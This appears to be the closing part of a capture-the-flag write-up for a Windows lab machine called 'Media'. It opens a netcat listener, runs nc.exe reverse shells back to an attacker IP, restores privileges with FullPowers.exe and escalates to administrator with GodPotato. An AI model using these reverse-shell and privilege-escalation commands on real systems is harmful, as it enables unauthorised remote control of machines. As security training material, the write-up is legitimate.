
Now let’s go and get a revershell

Frist let’s open a listener
1
nc -lvnp 1337

Now let’s go and execute reverse shell
1
c:\temp\nc.exe -nv 10.8.5.233 1337 -e cmd.exe

Now let’s go and see if we got a shell
Now let’s go and see our privilegs
1
whoami /all

As we see we have no interesting privileges
So let’s go and restore the default privileges
1
FullPowers.exe -c "C:\temp\nc.exe 10.8.5.233 1338 -e cmd" -z

now let’s see if we got a shell

Now let’s see our privileges
1
whoami /all

Notice that we have impersonation privileges
so let’s us God Potato to get a reverse shell
1
.\gp.exe -cmd "cmd /c c:\temp\nc.exe 10.8.5.233 1337 -e cmd.exe"

Now let’s go and see if we got a reverse shell

as we see we got a reverse shell so let’s go to the administrator directory and see the root flag
1
cd c:\Users\Administrator\Desktop

Amazing we got a reverse shell 🥳

That’s it for the Media machine! This challenge was a great test of enumeration and exploitation skills. Hope you found the write-up useful.
Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |